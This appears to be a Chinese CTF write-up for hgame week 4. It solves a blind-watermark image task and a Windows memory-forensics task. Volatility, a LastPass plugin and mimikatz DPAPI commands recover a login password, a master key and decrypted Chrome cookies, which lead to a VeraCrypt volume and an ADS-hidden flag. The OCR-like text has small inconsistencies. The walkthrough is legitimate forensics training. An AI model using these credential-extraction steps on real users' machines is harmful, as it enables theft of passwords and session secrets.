


Blind.png



src.png

使用 [BlindWaterMark](#) 解盲水印



然后拿着小拳拳去找出题人问

获得flag

hgame{7he_f1ame_brin9s_me_end1ess_9rief}

噪点不是亿点点的多

Akira之瞳-2

```
wget https://bootstrap.pypa.io/2.6/get-pip.py
sudo python2 get-pip.py
sudo pip2 install --upgrade pip
sudo pip2 install --upgrade setuptools
sudo apt install python-dev
sudo pip2 install pycrypto
sudo pip2 install distorm3
git clone https://github.com/volatilityfoundation/volatility.git
cd volatility
python setup.py install
```

然后就是标准操作：

```
vol.py -f secret_work.raw imageinfo
vol.py -f secret_work.raw --profile=win7SP1x64_23418 filesca
```

但是内存中有大量的文件，根本看不过来

盲猜需要的文件名中含有 "dump"

使用 grep 筛选：

```
vol.py -f secret_work.raw --profile=win7SP1x64_23418 filesca|grep "dump"
```


```
L$ vol.py -f secret_work.raw --profile=Win7SP1x64_23418 filesca|grep "dump"
Volatility Foundation Volatility Framework 2.6.1
0x000000007ef94820 2 0 RW-r-- \Device\HarddiskVolume1\Users\Genga03\Desktop\dumpme.txt
0x000000007f2b5f20 2 0 RW-rw- \Device\HarddiskVolume1\Users\Genga03\AppData\Roaming\Microsoft\Windows\Recent\dumpme.txt.lnk
```

导出文件

```
vol.py -f secret_work.raw --profile=win7SP1x64_23418 dumpfiles -Q
0x000000007ef94820 -D ./
```

```
L$ vol.py -f secret_work.raw --profile=Win7SP1x64_23418 dumpfiles -Q 0x000000007ef94820 -D ./
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x7ef94820 None \Device\HarddiskVolume1\Users\Genga03\Desktop\dumpme.txt
```

打开后




 dumpme.txt - 记事本

文件(E) 编辑(E) 格式(O) 查看(V) 帮助(H)

zip password is: 5trqES&P43#y&1TO
And you may need LastPass

```
zip password is: 5trqES&P43#y&1TO
And you may need LastPass
```

解压 secret.7z 后，得到：

 S-1-5-21-262715442-3761430816-21...
 container
 Cookies

根据 txt 的提示，接下来的任务和LastPass有关

查阅相关文章，顺便翻了一下去年的WP

<https://www.freebuf.com/articles/system/117553.html>

<https://www.ghettoforensics.com/2013/10/dumping-malware-configuration-data-from.html>

https://github.com/kevthehermit/volatility_plugins/tree/master/lastpass

```
sudo pip2 install yara-python
```

然后尝试：

```
vol.py --plugins=/home/atom/volatility_plugins/lastpass -f secret_work.raw --  
profile=win7SP1x64_23418 lastpass
```


[illegible]

获得一个登录密码

UserName: windows login & miscrosoft
Pasword: vlg*q3x6GFa5aFBA

查资料解那个 Chrome 的 Cookies 文件

修改文件夹选项，把这个勾勾点掉，就可以看到 S-1-5-21-262715442-3761430816-2198621988-1001 文件夹下的文件



S-1-5-21-262715442-3761430816-2198621988...				↕	↺	🔍 搜索"S-1-5-21-262715442-3761430816-2198621988-1001\57935170-beab-4565-ba79-2b09570b95a6"
名称	修改日期	类型				
📁 57935170-beab-4565-ba79-2b09570b95a6	2021/2/19 11:13	系统文件				

使用 mimikatz 计算 master key (这里傻乎乎卡了半天, 最后问了 Akira 才知道那个文件是隐藏的)

```
dpapi::masterkey
/in:"D:\hgame\week4\secret_work_bd40aea1c133a4d6422925deccb139e9\secret\S-1-5-21-262715442-3761430816-2198621988-1001\57935170-beab-4565-ba79-2b09570b95a6"
/sid:S-1-5-21-262715442-3761430816-2198621988-1001 /password:vIg*q3x6GFa5aFBA
```

```
[masterkey] with password: vIg*q3x6GFa5aFBA (normal user)
key : 3cafd3d8e6a67edf67e6fa0ca0464a031949182b3e68d72ce9c08e22d7a720b5d2a768417291a28fb79c6def7d068f84955e774e87e37c6b
0b669e05fb7eb6f8
sha1: 8fc9b889a47a7216d5b39c87f8192d84a9eb8c57
```

master key: 8fc9b889a47a7216d5b39c87f8192d84a9eb8c57

然后解 Cookies :

```
dpapi::chrome
/in:"D:\hgame\week4\secret_work_bd40aea1c133a4d6422925deccb139e9\secret\Cookies"
/masterkey:8fc9b889a47a7216d5b39c87f8192d84a9eb8c57
```


```
mimikatz # dpapi::chrome /in:"D:\hgame\week4\secret_work_bd40aea1c133a4d6422925deccb139e9\secret\Cookies" /masterkey:8fc
9b889a47a7216d5b39c87f8192d84a9eb8c57

Host : localhost ( / )
Name : VeraCrypt
Dates : 2021/2/19 14:08:59 -> 2022/2/19 14:00:00
* volatile cache: GUID:{57935170-beab-4565-ba79-2b09570b95a6};KeyHash:8fc9b889a47a7216d5b39c87f8192d84a9eb8c57;Key:avail
lable
* masterkey : 8fc9b889a47a7216d5b39c87f8192d84a9eb8c57
Cookie: !bWjAqM2z!iSoJsV*&IRV@*AVI1VrtAb
```


```
Host : localhost ( / )
Name : VeraCrypt
Dates : 2021/2/19 14:08:59 -> 2022/2/19 14:00:00

• volatile cache: GUID:{57935170-beab-4565-ba79-
2b09570b95a6};KeyHash:8fc9b889a47a7216d5b39c87f8192d84a9eb8c57;Key:available
• masterkey : 8fc9b889a47a7216d5b39c87f8192d84a9eb8c57
Cookie: !bWjAqM2z!iSoJsV*&IRV@*AVI1VrtAb
```

和去年一样使用 VeraCrypt 加载加密卷




打开加密卷



根据图片文件名的提醒，这一步是要解NTFS交换数据流隐写

由于懒得装其他软件，直接盲猜flag所在位置

```
notepad.exe ADS.jpg:flag.txt
```



hgame{Which_Only_cryin9_3yes_c4n_de5cribe}

PS. yara 是一个包 yara-python 是一个包 yara-ctypes 又是一个包，最开始我装的是 yara，结果。。。

```
(atom@Atom-Rat1) /mnt/.../ngame/ngame/week4/secret_work_bda0ae4c133a4d04229250ec40189e9
$ vol.py --plugins=/home/atom/volatility_plugins/lastpass -f secret_work.raw --profile=Win7SP1x64_23418 lastpass
Volatility Foundation Volatility Framework 2.6.1
Searching for LastPass Signatures
Traceback (most recent call last):
  File "/usr/local/bin/vol.py", line 192, in <module>
    main()
  File "/usr/local/bin/vol.py", line 183, in main
    command.execute()
  File "/usr/local/lib/python2.7/dist-packages/volatility/commands.py", line 147, in execute
    func(outfd, data)
  File "/home/atom/volatility_plugins/lastpass/lastpass.py", line 200, in render_text
    for task, address in data: # iterate the yield values from calculate()
  File "/home/atom/volatility_plugins/lastpass/lastpass.py", line 54, in calculate
    for hit, address in scanner.scan():
  File "/usr/local/lib/python2.7/dist-packages/volatility/plugins/malware/malfind.py", line 142, in scan
    for match in BaseYaraScanner.scan(self, vad.Start, vad.Length):
  File "/usr/local/lib/python2.7/dist-packages/volatility/plugins/malware/malfind.py", line 114, in scan
    for moffset, _name, _value in match.strings:
AttributeError: 'str' object has no attribute 'strings'
```

嗯 孩子走的很安详 [解决方案](#)